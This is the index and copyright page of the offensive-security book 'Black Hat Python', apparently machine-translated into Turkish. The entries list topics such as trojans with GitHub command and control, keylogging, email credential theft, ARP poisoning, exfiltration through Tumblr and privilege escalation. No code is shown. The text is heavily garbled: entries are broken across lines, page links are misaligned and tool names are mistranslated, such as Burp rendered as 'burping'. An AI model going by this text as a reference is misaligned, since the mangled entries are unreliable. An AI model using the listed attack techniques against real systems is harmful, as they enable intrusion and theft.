[Olmak](#), [PCAP İşleme](#), [PCAP İşleme](#), [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#), [Brute-Forcing HTML Form Authentication](#), [Lastikleri Tekmelemek](#), [Burp Proxy'yi Genişletmek](#), [Burp Proxy'yi Genişletmek](#), [Burp Proxy'yi Genişletmek](#), [Bing for Burp](#), [Github Komut ve Kontrolü](#), [Github Komut ve Kontrolü](#), [Github'a Uygun Bir Truva Atı Oluşturma](#), [Python'un içe aktarma İşlevselliğini Hackleme](#), [Eğlence ve Tuş Vuruşları için Keylogging](#), [Ekran Görüntüleri Alma](#), [Pythonic Shellcode Execution](#), [Sunucu Oluşturma](#), [Windows Privilege Escalation](#), [Windows Privilege Escalation](#), [İşlem Monitörü Oluşturma](#), [İşlem Oluşturma](#)

[Monitör](#), [WMI ile Süreç İzleme](#), [Lastikleri Tekmelemek](#), [Saldırgan Adli Tıbbı Otomatikleştirmek](#), [Doğrudan Kod Enjeksiyonu](#), [Doğrudan Kod Enjeksiyonu](#)

Bing API anahtarları, Burp Burp

[için Bing](#), [Burp Proxy'yi](#)

[Genişletme](#) Cain ve Abel,

[Lastikleri Tekmelemek](#) Carlos

Perez, [Lastikleri Tekmelemek](#)

repo için temel yapı oluşturma, [Github Command and Control](#)

DirBuster projesi, [Kicking the Tires](#)

El Jefe projesi, [Süreç Monitörü](#) yüz algılama

kodu [oluşturma](#), [PCAP İşleme](#)

Metasploit yükleri oluşturma, [Pythonic Shellcode Execution](#)

Python içe aktarma işlevselliğini kesmek, [Python'un içe aktarma İşlevselliğini](#)

[Hacklemek](#) Hussam Khrais, [Paramiko ile SSH](#)

Bağışıklık Hata Ayıklayıcı, [Doğrudan Kod Enjeksiyonu](#)

Giriş/Çıkış Kontrolü (IOCTL), [Windows ve Linux'ta Paket Koklama](#)

Joomla Yönetici Giriş Formu, [Kaba Zorlama HTML Form Kimlik](#)

[Doğrulama](#) Jython, [Burp Proxy'yi Genişletme](#)

Kali Linux, [Kali Linux Kurulumu](#)

MessageBox kabuk kodu, [Doğrudan Kod](#)

[Enjeksiyonu](#) netaddr modülü, [Lastikleri](#)

[Tekmelemek](#)

OpenCV, [PCAP İşleme](#) Paramiko,

[Paramiko ile SSH](#)

PortSwigger Web Güvenliği, [Burp Proxy'yi Genişletme](#)

ayrıcalık yükseltme örnek hizmeti, [Windows Ayrıcalık Yükseltme](#)

py2exe, [Github Farkında Bir Truva Atı Oluşturma](#)

PyCrypto paketi, [Sunucu Oluşturma](#)

PyHook kütüphanesi, [Eğlence ve Tuş Vuruşları için](#)

[Keylogging](#) Python GitHub API kütüphanesi, [Github](#)

[Komut ve Kontrol](#) Python WMI sayfası, [İşlem Monitörü](#)

[Oluşturma](#)

PyWin32 yükleyici, [Windows Ayrıcalık Yükseltme](#)

Scapy, [Scapy ile Ağa Sahip](#) Olmak, [Scapy](#) soket modülü [ile Ağa Sahip Olmak](#),
[Ağ: Temel Bilgiler](#)

SVNDigger, [Lastikleri Tekmelemek](#)

VMWare Player, [Python Ortamınızı Kurma](#) Volatilité

çerçevesi, [Saldırgan Adli Tıbbı Otomatikleştirme](#)

Win32_Process sınıfı belgeleri, [WMI](#) Windows GDI [ile Süreç İzleme,](#)

[Ekran Görüntüsü Alma](#)

WingIDE, [WingIDE](#)

Wireshark, [Ağ: Ham Soketler ve Sniffing](#) OpenCV,

[PCAP İşleme](#), [PCAP İşleme](#)

os.walk fonksiyonu, [Açık Kaynak Web Uygulama](#)

[Kurulumlarının Haritalanması](#) bayrağına sahip, [Tarayıcıdaki](#)

[Adam \(Bir Nevi\)](#)

P

paket yakalama dosyası işleme, [Lastikleri Tekmeleme](#) (bkz. PCAP işleme)

packet.show() işlevi, [E-posta Kimlik Bilgilerini Çalma](#)

Paramiko, [Paramiko ile SSH](#), [Paramiko ile SSH](#), Paramiko ile SSH, [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#)

SSH sunucusu oluşturma, [Paramiko ile](#)

[SSH](#) kurulumu, [Paramiko ile SSH](#)

SSH üzerinden Windows istemcisinde komut çalıştırma, [Paramiko ile](#)

[SSH](#) SSH anahtar kimlik doğrulaması, [Paramiko ile SSH](#)

test, [Paramiko ile SSH](#)

şifre tahmin kelime listesi, Web [Sitesi İçeriğini Şifre Altına Çevirmek](#), Web [Sitesi İçeriğini Şifre Altına Çevirmek](#), Web [Sitesi İçeriğini Şifre Altına Çevirmek](#), Web [Sitesi İçeriğini Şifre Altına Çevirmek](#), Web [Sitesi İçeriğini Şifre Altına Çevirmek](#)

Seçilen HTTP trafiğini kelime listesine dönüştürme, [Web Sitesi İçeriğini Parola Altına](#)

[Dönüştürme](#) kelime listesini görüntüleme işlevi, [Web Sitesi İçeriğini Parola Altına Dönüştürme](#)

test, [Web Sitesi İçeriğini Şifre Altına Dönüştürmek](#), [Web Sitesi İçeriğini Şifre Altına](#)

[Dönüştürmek](#) Payloads sekmesi, Burp, [Kicking Tires](#), [Kicking Tires](#)

PCAP (paket yakalama dosyası) işleme, [Scapy ile ARP Önbellek Zehirlenmesi](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [PCAP İşleme](#), PCAP İşleme, PCAP İşleme, [PCAP İşleme](#)

yüz algılama kodu ekleme, [PCAP İşleme](#)

destekleyici işlevler ekleme, [PCAP İşleme](#)

ARP önbellek zehirlenmesi sonuçları, [Scapy](#) kodlama işleme

komut dosyası [ile ARP Önbellek Zehirlenmesi](#), [PCAP İşleme](#)

görüntü oyma komut dosyası, [Kicking the](#)

[Tires](#) testi, [PCAP İşleme](#)

Perez, Carlos, [Lastikleri Tekmelemek](#)

pip paket yöneticisi, [Kali Linux Kurulumu](#)

POP3 kimlik bilgileri, çalmak, [Scapy ile Ağa Sahip Olmak](#), [E-posta Kimlik Bilgilerini Çalmak](#)

populate_offsets işlevi, [Parola Karmalarını Kapmak](#)

Port Unreachable hatası, [Kicking the Tires](#)

PortSwigger Web Security, [Burp Proxy'yi](#)

[Genişletme](#)

Positions sekmesi, Burp, [Kicking the Tires](#), [Kicking the Tires](#)

post_to_tumblr işlevi, [Exfiltration için IE COM Otomasyonu](#)

Ayrıcalık Yükseltme, [Windows Ayrıcalık Yükseltme](#), [Windows Ayrıcalık Yükseltme](#), [Windows Ayrıcalık Yükseltme](#), [İşlem İzleyicisi Oluşturma](#), [İşlem İzleyicisi Oluşturma](#), [WMI ile İşlem İzleme](#), [WMI ile İşlem İzleme](#), [Windows Token Ayrıcalıkları](#), [Windows Token Ayrıcalıkları](#), [Yarışı Kazanmak](#), [Yarışı Kazanmak](#), [Yarışı Kazanmak](#), [Lastikleri](#)

[Tekmelemek](#) kod enjeksiyonu, [Lastikleri Tekmelemek](#)

örnek hizmet yükleme, [Windows Ayrıcalık Yükseltme](#)

kütüphanelerin yüklenmesi, [Windows Ayrıcalık Yükseltme](#)

süreç izleme, [Süreç İzleyicisi Oluşturma](#), [Süreç İzleyicisi Oluşturma](#), [WMI ile Süreç İzleme](#)

[test etme](#), [WMI ile WMI ile Süreç](#)

[İzleme](#), [Süreç İzleyicisi Oluşturma](#)

token ayrıcalıkları, [WMI ile Süreç İzleme](#), [Windows Token Ayrıcalıkları](#), [Windows Token Ayrıcalıkları](#)

etkin ayrıcalıkları otomatik olarak alma, [Windows Token Ayrıcalıkları](#) çıktı

alma ve günlüğe kaydetme, [Windows Token Ayrıcalıkları](#)

kod yürütmeye karşı yarışı kazanmak, [Yarışı Kazanmak](#), [Yarışı](#) Kazanmak, Yarışı [Kazanmak](#) dosya

monitörü oluşturmak, [Yarışı Kazanmak](#)

test [etmek, Yarışı Kazanmak](#)

prn parametresi, [Scapy ile Ağa Sahip Olmak](#)

süreç izleme, [Süreç İzleyicisi Oluşturma](#), [Süreç İzleyicisi Oluşturma](#), [WMI ile Süreç İzleme](#)

kod yürütmeye karşı yarış kazanmak, [Süreç İzleyicisi Oluşturma](#), [WMI](#) testi [ile Süreç İzleme](#),

[WMI ile Süreç İzleme](#)

WMI ile [İşlem İzleyicisi Oluşturma](#)

process_watcher işlevi, [WMI ile Süreç İzleme](#)

--profil bayrağı, [Saldırgan Adli](#) Bilişim Proxy

sekmesini [otomatikleştirme](#), Burp, [Lastiklere Tekme](#)

[Atma](#), [Lastiklere Tekme Atma](#) proxy_handler işlevi,

[TCP Proxy](#) PSList sınıfı [oluşturma](#), [Doğrudan Kod](#)

[Enjeksiyonu](#)

py2exe, [Github Uyumlu Bir Truva Atı Oluşturmak](#)

PyCrypto paketi, [Sunucu Oluşturma](#), [Sızma için IE COM Otomasyonu](#)

PyHook kütüphanesi, [Eğlence ve Tuş Vuruşları için Keylogging](#), [Sandbox](#)

[Algılama](#) Python GitHub API kütüphanesi, [Github Komut ve Kontrol](#)

PyWin32 yükleyici, [Windows Ayrıcalık Yükseltme](#)

Q

Kuyruk nesneleri, [Açık Kaynak Web Uygulaması Kurulumlarını Eşleme](#), [Dizinleri ve Dosya Konumlarını Kaba Kuvvetle Zorlama](#)

R

random_sleep işlevi, [Sızma için IE COM Otomasyonu](#)

ReadDirectoryChangesW işlevi, [Yarışı Kazanmak](#) receive_from

işlevi, [TCP Proxy Oluşturma](#)

recvfrom() fonksiyonu, [TCP Client](#)

registerIntruderPayloadGeneratorFactory fonksiyonu, [Burp](#)

[Fuzzing](#) RegistryApi sınıfı, [Parola Hash'lerini Yakalama](#)

Tekrarlayıcı aracı, Burp, [Burp Fuzzing](#)

Request sınıfı, [Web'in Soket Kütüphanesi: urllib2](#)

request_handler fonksiyonu, [TCP Proxy Oluşturma](#)

request_port_forward fonksiyonu, [SSH Tünelleme](#)

sıfırlama işlevi, [Burp Fuzzing](#)

response_handler işlevi, [TCP Proxy oluşturma](#)

restore_target işlevi, [Scapy ile ARP Önbellek Zehirlenmesi](#)

ters SSH tünelleme, [Lastikleri Tekmelemek](#), [SSH Tünelleme](#), SSH Tünelleme

reverse_forward_tunnel fonksiyonu, [SSH Tünelleme](#)

run fonksiyonu, [Modül Oluşturma](#)

S

sandbox tespiti, [Lastikleri Tekmelemek](#)

Scapy [kütüphanesi](#), [Scapy ile Ağa Sahip Olmak](#), [Scapy ile Ağa Sahip Olmak](#), [Scapy ile Ağa Sahip Olmak](#), [Scapy ile Ağa Sahip Olmak](#), [E-posta Kimlik Bilgilerini Çalmak](#), [E-posta Kimlik Bilgilerini Çalmak](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [PCAP İşleme](#), [PCAP İşleme](#), [PCAP İşleme](#), [PCAP İşleme](#)

ARP [Cache Poisoning](#), [Scapy ile ARP Cache Poisoning](#), [Scapy ile ARP Cache Poisoning](#), [Scapy ile ARP Cache Poisoning](#), [Scapy ile ARP Cache Poisoning](#), [Scapy ile ARP Cache Poisoning](#), [Scapy ile ARP Cache Poisoning](#)

destekleyici fonksiyonlar ekleme, [Scapy ile ARP Önbellek](#)

Zehirlenmesi kodlama [zehirleme](#) betiği, [Scapy ile ARP](#)

Önbellek Zehirlenmesi önbelleği inceleme, [Scapy ile ARP](#)

[Önbellek Zehirlenmesi](#)

test etme, [Scapy](#) kurulumu [ile ARP Önbellek](#)

[Zehirlenmesi](#), [Scapy ile Ağa Sahip Olma](#)

[PCAP İşleme](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Lastiklere Tekme Atmak](#), [PCAP İşleme](#), [PCAP İşleme](#), [PCAP İşleme](#), [PCAP İşleme](#)

yüz algılama kodu ekleme, [PCAP İşleme](#)

destekleyici işlevler ekleme, [PCAP İşleme](#)

ARP önbellek zehirlenmesi sonuçları, [Scapy](#) kodlama işleme komut

dosyası [ile ARP Önbellek Zehirlenmesi](#), [PCAP İşleme](#)

görüntü oyma komut dosyası, [Kicking](#)

[the Tires](#) testi, [PCAP İşleme](#)

e-posta kimlik bilgilerini çalmak, [Scapy ile Ağa Sahip Olmak](#), [Scapy ile Ağa Sahip Olmak](#), [E-posta Kimlik Bilgilerinin Çalınması](#), [E-posta Kimlik Bilgilerinin Çalınması](#)

Ortak posta bağlantı noktaları için filtre uygulama, Basit sniffer

oluşturarak [E-posta Kimlik Bilgilerini Çalma](#), [Scapy ile Ağa](#)

Sahip Olma

Test, E-posta Kimlik Bilgilerinin Çalınması

Scope sekmesi, Burp, [Kicking the Tires](#), [Web Sitesi İçeriğini Parola Altına](#)

[Dönüştürmek](#) ekran görüntüleri, [Kicking the Tires](#)

SeBackupPrivilege ayrıcalığı, [Windows Token Ayrıcalıkları](#)

Secure Shell, [Paramiko ile SSH](#) (bkz. [SSH](#))

SeDebugPrivilege ayrıcalığı, [Windows Token Ayrıcalıkları](#)

SelectObject işlevi, [Ekran Görüntüsü Alma](#)

SeLoadDriver ayrıcalığı, [Windows Token Ayrıcalıkları](#), [Windows Token](#)

[Ayrıcalıkları](#) sendto() işlevi, [TCP İstemcisi](#)

server_loop işlevi, [Netcat'in değiştirilmesi](#)

SetWindowsHookEx işlevi, [Eğlence için Keylogging ve Tuş Vuruşları](#)

kabuk kodu yürütme, [Ekran Görüntüleri Alma](#)

SimpleHTTPServer modülü, [Pythonic Kabuk Kod Yürütme](#)

Site haritası [sekmesi](#), Burp, [Web Sitesi İçeriğini Parola Altına Dönüştürmek](#), [Lastikleri](#)

[Tekmelemek](#) SMTP kimlik bilgileri, çalmak, [Scapy ile Ağa Sahip Olmak](#), [E-posta Kimlik](#)

[Bilgilerini Çalmak](#) sniff işlevi, [Scapy ile Ağa Sahip Olmak](#)

Soket Modülü, [Ağ: Temel Bilgiler](#) Bilgiler, [Ağ: Temel Bilgiler](#) Bilgiler, [TCP İstemcisi](#), TCP [Sunucusu](#), [TCP Sunucusu](#),

[Lastiklere Tekme Atmak](#)

TCP proxy'leri oluşturmak, [Lastikleri](#)

[Tekmelemek](#) TCP istemcileri oluşturmak,

[Ağ: Temel Bilgiler](#) TCP sunucuları

oluşturma, [TCP Sunucusu](#)

UDP istemcileri oluşturma, [TCP](#)

[İstemcisi](#) netcat benzeri işlevsellik,

[TCP Sunucusu](#)

SOCK_DGRAM parametresi, [TCP İstemcisi](#)

SOCK_STREAM parametresi, [Ağ: Temel Bilgiler](#)

SSH (Secure Shell), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [SSH Tünelleme](#), [SSH Tünelleme](#), [SSH Tünelleme](#)

tünelleme, [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), Lastiklere [Tekme Atmak](#), Lastiklere Tekme Atmak, SSH Tünelleme, SSH Tünelleme, [SSH Tünelleme](#)

İleri, [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#)

ters, [Lastikleri Tekmelemek](#), [SSH Tünelleme](#), SSH

Tünelleme testi, [SSH Tünelleme](#)

Paramiko [ile SSH](#), [Paramiko ile SSH](#), Paramiko ile SSH, Paramiko ile SSH, Paramiko [ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#)

SSH sunucusu oluşturma, [Paramiko ile](#)

[SSH Paramiko](#) yükleme, Paramiko [ile](#)

SSH anahtar kimlik doğrulama,

[Paramiko ile SSH](#)

SSH üzerinden Windows istemcisinde komut çalıştırma, [Paramiko](#)

[ile SSH](#) testi, [Paramiko ile SSH](#)

ssh_command fonksiyonu, [Paramiko](#) Stack

Data sekmesi [ile SSH](#), WingIDE,

[WingIDE](#) start_monitor fonksiyonu,

[Winning the Race](#) store parametresi, [E-](#)

[posta Kimlik Bilgilerini Çalmak](#)

store_module_result işlevi, [Github-Aware Trojan](#) şerit işlevi

[oluşturma](#), [Web Sitesi İçeriğini Password Gold](#) alt işlem

kitaplığına dönüştürme, [Netcat'i değiştirme](#)

SVNDigger, [Lastikleri Tekmelemek](#)

T

TagStripper sınıfı, [Web Sitesi İçeriğini Parolaya Dönüştürme Gold](#)

tag_results sözlüğü, [Kaba-Zorlama HTML Form Kimlik Doğrulaması](#)

Hedef sekmesi, Geçirmek, [Lastiklere Tekme Atmak](#), [Web Sitesi İçeriğini Şifre Altınına Dönüştürmek](#), [Web Sitesi İçeriğini Şifre Altınına Dönüştürmek](#)

TCP istemcileri, oluşturma, [Ağ: Temel Bilgiler](#)

TCP proxyleri, [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#), [TCP Proxy Oluşturmak](#), TCP Proxy Oluşturmak, [TCP Proxy Oluşturmak](#)

Yaratmak, [Lastikleri Tekmelemek](#)

hex damping işlevi, [TCP Proxy proxy_handler](#)

işlevi [oluşturma, TCP Proxy oluşturma](#)

nedenleri, [Lastikleri Tekmeleme](#)

test etme, [TCP Proxy Oluşturma](#)

TCP sunucuları, oluşturma, [TCP](#)

[Sunucusu](#)

TCPServer sınıfı, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

test_remote fonksiyonu, [Açık Kaynak Web Uygulaması Kurulumlarını Eşleme](#)

token ayrıcalıkları, [WMI ile Süreç İzleme](#), [Windows Token Ayrıcalıkları](#), [Windows Token Ayrıcalıkları](#)

etkin ayrıcalıkları otomatik olarak alma, [Windows Token Ayrıcalıkları](#) çıktı

alma ve günlüğe kaydetme, [Windows Token Ayrıcalıkları](#)

taşıma yöntemi, [SSH Tünelleme](#)

trojanlar, [Github Komut ve Kontrol](#), [Github Komut ve Kontrol](#), [Modül Oluşturma](#), [Trojan Yapılandırması](#), Github [Uyumlu Trojan Oluşturma](#), Python'un içe aktarma İşlevselliğini Hackleme, [Python'un içe aktarma İşlevselliğini Hackleme](#), [Lastikleri Tekmelemek](#), [Windows'ta Yaygın Trojan Görevleri, Eğlence ve Tuş Vuruşları için Keylogging](#), [Lastikleri Tekmelemek](#), [Ekran Görüntüsü Alma](#), [Lastikleri Tekmelemek](#)

GitHub-aware, Github [Command and Control](#), Github [Command and Control](#), [Modül Oluşturma](#), [Trojan Yapılandırması](#), [Github-Aware Trojan Oluşturma](#), [Python'un import İşlevselliğini Hackleme](#), [Python'un içe aktarma İşlevselliğini Hacklemek](#), [Kicking the](#)

[Tires](#) hesap kurulumu, [Github Komut ve Kontrol](#)

Bina, [Github Uyumlu Truva Atı Oluşturma](#)

yapılandırma, [Trojan Yapılandırması](#)

modül oluşturma, [Modül Oluşturma](#)

içe aktarma işlevselliğini kesmek, [Python'un içe aktarma işlevselliğini](#)

[kesmek](#) için iyileştirmeler ve geliştirmeler, [Kicking the Tires](#)

test etme, [Python'un içe aktarma İşlevselliğini Hackleme](#)

Windows görevleri, [Windows'ta Yaygın Truva Atı Görevleri](#), [Eğlence için Keylogging ve Tuş Vuruşları](#),

[Lastiklere Tekme Atmak](#), [Ekran Görüntüsü Almak](#), [Lastiklere Tekme Atmak](#)

keylogging, [Keylogging for Fun and](#)

[Keystrokes](#) sandbox detection, [Kicking the Tires](#) ekran görüntüleri, [Kicking the Tires](#) shellcode yürütme, [Ekran Görüntüsü Alma](#)

Tumblr, [Sunucu Oluşturma](#)

U

UDP istemcileri, oluşturma, [TCP İstemcisi](#)

udp_sender işlevi, [ICMP kod çözme](#)

urllib2 kütüphanesi, Web'in Soket Kütüphanesi: urllib2, [Ekran Görüntüsü Alma](#)

urlopen fonksiyonu, [Web'in Soket Kütüphanesi: urllib2](#)

V

VMWare Player, [Python Ortamınızı Kurma](#)

Volatility framework, Saldırgan [Adli Bilişimin Otomatikleştirilmesi](#), [Saldırgan Adli Bilişimin Otomatikleştirilmesi](#), [Saldırgan Adli Bilişimin Otomatikleştirilmesi](#), [Parola Hash'lerinin Yakalanması](#), [Doğrudan Kod Enjeksiyonu](#)

[doğrudan kod enjeksiyonu](#), [Doğrudan Kod](#)

[Enjeksiyonu](#) yükleme, [Saldırgan Adli Tıp](#)

Profillerini [Otomatikleştirme](#), [Saldırgan Adli](#)

Tıp Profillerini Otomatikleştirme

şifre karmalarını kurtarma, [Şifre Karmalarını Yakalama](#)

W

wait_for_browser işlevi, [Tarayıcıdaki Adam \(Bir Tür\) wb](#)

bayrağı, [Netcat'in Değiştirilmesi](#)

web uygulama saldırıları, [Web Hackery](#), Web'in Soket Kütüphanesi: urllib2, Web'in Soket Kütüphanesi: urllib2, Web'in Soket Kütüphanesi: urllib2, [Açık Kaynak Web Uygulaması Kurulumlarını Haritalama](#), [Lastikleri Tekmelemek](#), [Kaba-Zorlama Dizinleri ve Dosya Konumları](#), [Kaba-Zorlama Dizinleri ve Dosya Konumları](#), [Kaba-Zorlama Dizinleri ve Dosya Konumları](#), [Kaba-Zorlama Dizinleri ve Dosya Konumları](#), [Kaba-Zorlama HTML Formu Kimlik Doğrulaması](#), [Kaba-Zorlama HTML Formu Kimlik Doğrulaması](#), [Kaba-Zorlama HTML Formu Kimlik Doğrulaması](#), [Kaba-Zorlama HTML Formu Kimlik Doğrulaması](#), [Kaba-Zorlama HTML Formu Kimlik Doğrulaması](#), [Kaba-Zorlama HTML Formu Kimlik Doğrulaması](#), [Lastiklere Tekme Atmak](#), [Geçirmek Fuzzing](#), [Geçirmek Fuzzing](#), [Geçirmek Fuzzing](#), [Geçirmek Fuzzing](#), [Geçirmek Fuzzing](#), [Geçirmek Fuzzing](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#)

[Brute-Forcing Dizinleri ve Dosya Konumları](#), [Brute-Forcing Dizinleri ve Dosya Konumları](#), [Brute-Forcing Dizinleri ve Dosya Konumları](#), [Brute-Forcing Dizinleri ve Dosya Konumları](#), [Brute-Forcing Dizinleri ve Dosya Konumları](#), [Brute-Forcing Dizinleri ve Dosya Konumları](#), [Kicking the Tires](#)

test edilecek uzantıların listesini uygulama, Kaba [Zorlama Dizinleri ve Dosya Konumları](#) uzantıların listesini oluşturma, Kaba [Zorlama Dizinleri ve Dosya Konumları](#)

kelime listesi dosyalarından Kuyruk nesneleri oluşturma, [Dizinleri ve Dosya Konumlarını Kaba Zorlama](#) kelime listesini ayarlama, [Dizinleri ve Dosya Konumlarını Kaba Zorlama](#) test etme, [Kaba Zorlama Dizinleri ve Dosya Konumları](#)

[Brute-Forcing HTML Form Authentication](#), [Brute-Forcing HTML Form Authentication](#), [Brute-Forcing HTML Form Authentication](#), [Brute-Forcing HTML Form Authentication](#), [Brute-Forcing HTML Form Authentication](#), [Brute-Forcing HTML Form Authentication](#), [Kicking the Tires](#)

yönetici giriş formu, Kaba [Zorlama HTML Formu Kimlik Doğrulama](#) genel ayarları, Kaba [Zorlama HTML Formu Kimlik Doğrulama](#) HTML ayırıştırma sınıfı, [HTML Form](#) Kimlik Doğrulamasını Kaba [Zorlama](#) kelime listesine yapıştırma, [HTML Form Kimlik Doğrulamasını Kaba Zorlama](#) birincil kaba zorlama sınıfı, HTML Form Kimlik Doğrulamasını Kaba Zorlama istek akışı, [HTML Form Kimlik Doğrulamasını Kaba Zorlama](#)

Test, [Lastiklere Tekme Atmak](#)

GET istekleri, [Web'in Soket Kütüphanesi: urllib2](#), [Web'in Soket Kütüphanesi: urllib2](#), [Web'in Soket Kütüphanesi: urllib2](#), [Açık Kaynak Web Uygulaması Kurulumlarını Haritalama](#)

açık kaynak web uygulaması kurulumlarını haritalama, [Açık Kaynak Web Uygulaması Kurulumlarını Haritalama](#) basit, [Web'in Soket Kütüphanesi: urllib2](#)

socket kütüphanesi, [Web'in Soket Kütüphanesi: urllib2](#)

using Request sınıfı, [Web'in Soket Kütüphanesi: urllib2](#)

web uygulaması bulanıklaştırıcıları, [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#),

[Geğirme Bulanıklaştırma](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [Lastiklere](#)

[Tekme Atmak](#), [Geğirme](#) belgelerine erişmek, [Geğirme Bulanıklaştırma](#)

Gereksinimleri karşılamak için kod uygulama, [Burp Fuzzing](#)

yükleme uzantısı, [Burp Fuzzing](#), [Burp Fuzzing](#), [Kicking the Tires](#)

basit fuzzer, Burp [Fuzzing](#)

saldırılarda uzatma kullanmak, [Lastiklere Tekme Atmak](#), Lastiklere [Tekme Atmak](#), [Lastiklere Tekme Atmak](#)

win32security modülü, [Windows Token Ayrıcalıkları](#)

Win32_Process sınıfı, [WMI ile Süreç İzleme](#), [WMI ile Süreç İzleme](#) Windows

Grafik Aygıt Arabirimi (GDI), [Lastikleri Tekmelemek](#)

Windows [Ayrıcalık Yükseltme](#), [Windows Ayrıcalık Yükseltme](#), [Windows Ayrıcalık Yükseltme](#), [Windows Ayrıcalık Yükseltme](#), [İşlem İzleyicisi Oluşturma](#), [İşlem İzleyicisi Oluşturma](#), [WMI ile İşlem İzleme](#), [WMI ile İşlem İzleme](#), [Windows Token Ayrıcalıkları](#), [Windows Token Ayrıcalıkları](#), [Yarışı Kazanmak](#), [Yarışı Kazanmak](#), [Yarışı Kazanmak](#), [Lastikleri Tekmelemek](#)

Kod [Enjeksiyonu](#), [Lastiklerin Tekmelenmesi](#)

örnek hizmet yükleme, [Windows Ayrıcalık Yükseltme](#)

kütüphaneleri yükleme, [Windows Ayrıcalık Yükseltme](#)

süreç izleme, [Süreç İzleyicisi Oluşturma](#), [Süreç İzleyicisi Oluşturma](#), [WMI ile Süreç İzleme](#)

[test etme](#), [WMI ile WMI ile Süreç](#)

[İzleme](#), [Süreç İzleyicisi Oluşturma](#)

token ayrıcalıkları, [WMI ile Süreç İzleme](#), [Windows Token Ayrıcalıkları](#), [Windows Token Ayrıcalıkları](#)

etkin ayrıcalıkları otomatik olarak alma, [Windows Token Ayrıcalıkları](#) çıktı

alma ve günlüğe kaydetme, [Windows Token Ayrıcalıkları](#)

kod yürütmeye karşı yarışı kazanmak, [Yarışı Kazanmak](#), [Yarışı](#) Kazanmak, Yarışı [Kazanmak](#) dosya

monitörü oluşturmak, [Yarışı Kazanmak](#)

test [etmek](#), [Yarışı Kazanmak](#)

Windows trojan görevleri, [Windows'ta Yaygın Trojan Görevleri](#), [Eğlence için Keylogging ve Tuş Vuruşları](#),

[Lastiklere Tekme Atmak](#), [Ekran Görüntüsü Almak](#), [Lastiklere Tekme Atmak](#)

keylogging, [Keylogging for Fun and](#)

[Keystrokes](#) sandbox detection, [Kicking the](#)

[Tires](#) ekran görüntüleri, [Kicking the Tires](#)

shellcode yürütme, [Ekran Görüntüsü Alma](#)

WingIDE, [Kali Linux Kurulumu](#), [WingIDE](#), [WingIDE](#), WingIDE, WingIDE, WingIDE, WingIDE, [WingIDE](#), WingIDE, WingIDE, [WingIDE](#), [WingIDE](#)

eriřim, [WingIDE](#)

eksik bağımlılıkları düzeltme, [WingIDE](#)

genel tartışma, [Kali Linux kurulumu](#)

yerel değişkenlerin incelenmesi ve değiştirilmesi, [WingIDE](#),

WingIDE kurulumu, [WingIDE](#)

boş Python dosyası açma, [WingIDE](#)

kesme noktaları ayarlama, [WingIDE](#)

hata ayıklama için komut dosyası ayarlama,

[WingIDE](#), [WingIDE](#) yığın izini görüntüleme,

[WingIDE](#), [WingIDE](#)

wordlist_menu işlevi, [Web Sitesi İçeriğini Parola Altına Dönüştürme](#)

Wuergler, Mark, [İşlem Monitörü Oluşturma](#)

Siyah Şapka Python: Hackerlar ve Pentesterlar için Python Programlama

Justin Seitz

Telif Hakkı © 2014

SIYAH ŞAPKA PYTHON.

Tüm hakları saklıdır. Bu çalışmanın hiçbir bölümü, telif hakkı sahibinin ve yayıncının önceden yazılı izni olmaksızın fotokopi, kayıt veya herhangi bir bilgi depolama veya geri alma sistemi dahil olmak üzere elektronik veya mekanik herhangi bir biçimde veya herhangi bir yolla çoğaltılamaz veya iletilemez.

18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1

ISBN-10: 1-59327-590-0

ISBN-13: 978-1-59327-590-7

Yayıncı: William Pollock Yapım

Editörü: Serena Yang Kapak

İllüstrasyonu: Garry Booth İç

Tasarım: Octopod Studios

Geliştirme Editörü: Tyler Ortman

Teknik Hakemler: Dan Frisch ve Cliff Janzen Metin Editörü:

Gillian McGarvey

Kompozitör: Lynn L'Heureux

Düzeltilen: James Fraleigh

İndeksleyici: BIM İndeksleme ve Düzeltme Hizmetleri

Dağıtım, çeviri veya toplu satışlar hakkında bilgi almak için lütfen doğrudan No Starch Press, Inc. ile

iletişime geçin: No Starch Press, Inc.

245 8th Street, San Francisco, CA 94103

telefon: 415.863.9900; info@nostarch.com

www.nostarch.com

Kongre Kütüphanesi Kontrol Numarası: 2014953241

No Starch Press ve No Starch Press logosu No Starch Press, Inc. şirketinin tescilli ticari markalarıdır. Burada adı geçen diğer ürün ve şirket isimleri ilgili sahiplerinin ticari markaları olabilir. Ticari markalı bir ismin her geçtiği yerde bir ticari marka sembolü kullanmak yerine, isimleri yalnızca editoryal bir şekilde ve ticari marka sahibinin yararına, ticari markayı ihlal etme niyeti olmadan kullanıyoruz.

Bu kitaptaki bilgiler "Olduğu Gibi" esasına göre, garanti verilmeksizin dağıtılmaktadır. Bu eserin hazırlanmasında her türlü önlem alınmış olmakla birlikte, ne yazarın ne de No Starch Press, Inc. şirketinin, bu eserde yer alan bilgilerin doğrudan veya dolaylı olarak neden olduğu veya neden olduğu iddia edilen herhangi bir kayıp veya hasarla ilgili olarak herhangi bir kişi veya kuruluşa karşı herhangi bir sorumluluğu olmayacaktır.

No Starch Press

2014-11-26T08:31:28-08:00